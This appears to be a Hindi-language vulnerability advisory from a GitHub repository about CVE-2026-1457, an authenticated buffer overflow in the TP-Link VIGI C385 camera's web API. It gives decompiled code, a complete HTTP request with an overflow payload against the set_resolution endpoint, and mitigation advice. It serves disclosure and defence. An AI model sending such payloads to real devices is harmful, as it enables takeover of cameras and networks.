 ii4gsp/cve-2026-1457
CVE-2026-1457 के लिए विस्तृत विश्लेषण और प्रूफ-ऑफ-कॉन्सेप्ट प्रदान करता है, जो TP-Link VIGI C385 वेब API में एक प्रमाणित बफर ओवरफ्लो है जो रिमोट कोड निष्पादन की ओर ले जाता है।

CVE-2026-1457 TP-Link VIGI C385 V1 के वेब API में एक प्रमाणित बफर ओवरफ्लो भेद्यता है। यह भेद्यता प्रमाणित हमलावरों को रिमोट कोड निष्पादन (RCE) करने की अनुमति देती है।
CVSS v4.0 स्कोर: 8.5 (उच्च)
CVSS:4.0/AV:A/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
| उत्पाद मॉडल | प्रभावित संस्करण |
|---|---|
| VIGI C385 V1 | < 3.1.1 Build 251124 Rel.50371n |
set_resolution_18AAD8 फ़ंक्शन लंबाई सत्यापन के बिना उपयोगकर्ता इनपुट को बफर में कॉपी करने के लिए strcpy का उपयोग करता है, जिसके परिणामस्वरूप बफर ओवरफ्लो होता है।
int __fastcall set_resolution_18AAD8(int a1, char a2)
{
  const char *string_origin; // r5
  const char *v4; // r4
  int result; // r0
  char v6[72]; // [sp+0h] [bp-A0h] BYREF
  char v7[88]; // [sp+48h] [bp-58h] BYREF

  memset(v6, 0, sizeof(v6));
  memset(v7, 0, 72);
  string_origin = jso_obj_get_string_origin(a2, (char)"secname");
  v4 = jso_obj_get_string_origin(a2, (char)"resolution");
  sub_1FE6BC((int)"/video/main", (int)v6, 0x48u);
  sub_1FE6BC((int)"/video/minor", (int)v7, 0x44u);
  if ( !strcmp(string_origin, "main") )
  {
    result = strcmp(v4, &v6[29]);
    if ( result )                               // true if v4 is greater than &v6[29]
    {
      sub_1FE6BC((int)"/video/main", (int)v6, 0x48u);
      strcpy(&v6[29], v4);                      // ⚠️ buffer overflow
      sub_1FE804("/video/main", v6, 72);
      return 0;
    }
  }
  else if ( !strcmp(string_origin, "minor") )
  {
    result = strcmp(v4, &v7[29]);
    if ( result )
    {
      sub_1FE6BC((int)"/video/minor", (int)v7, 0x48u);
      strcpy(&v7[29], v4);                      // ⚠️ buffer overflow
      sub_1FE804("/video/minor", v7, 72);
      return 0;
    }
  }
  else
  {
    msg_debug(3, "http_do_setResolution", 3137, "[HTTPD]set resolution param error.\n");
    return -40209;
  }
  return result;
}
v6 बफर 72 बाइट्स के रूप में घोषित किया गया है, लेकिन strcpy स्थिति &v6[29] पर किया जाता है।v7 बफर 88 बाइट्स के रूप में घोषित किया गया है, लेकिन strcpy स्थिति &v7[29] पर किया जाता है।strcpy का उपयोग करने से पहले उपयोगकर्ता इनपुट (v4) की लंबाई सत्यापित नहीं की जाती है, जिससे बफर ओवरफ्लो होता है।v6) और 59 बाइट्स (v7) है, लेकिन लंबे स्ट्रिंग कॉपी किए जा सकते हैं।stok टोकन आवश्यक)एक हमलावर /ds एंडपॉइंट की set_resolution कार्यक्षमता का शोषण करके दुर्भावनापूर्ण पेलोड भेज सकता है।
POST /stok=9p73~f9L0fGs33wt3D3XDc)7u)!wt83f/ds HTTP/1.1
Host: 192.168.0.100
Content-Length: 3015
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Origin: https://192.168.0.100
Connection: close

{
  "video": {
    "set_resolution": {
      "secname": "main",
      "resolution": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    }
  },
  "method": "do"
}


इस दस्तावेज़ में निष्पादन योग्य शोषण कोड शामिल नहीं है। निम्नलिखित स्क्रीनशॉट रिवर्स शेल कनेक्शन के परिणामस्वरूप सफल शोषण को प्रदर्शित करता है:
फर्मवेयर अपडेट: प्रभावित डिवाइस को संस्करण 3.1.1 Build 251124 Rel.50371n या बाद में अपडेट करें।
नेटवर्क अलगाव: यदि संभव हो, तो VIGI C385 डिवाइस को एक अलग नेटवर्क खंड में रखें।
पहुंच नियंत्रण: प्रबंधन इंटरफ़ेस तक पहुंच को केवल विश्वसनीय नेटवर्क तक सीमित करें।
निगरानी: असामान्य नेटवर्क ट्रैफ़िक या डिवाइस व्यवहार की निगरानी करें।
इस भेद्यता की खोज और विश्लेषण निम्नलिखित द्वारा किया गया:
NSHC RedAlert Labs के
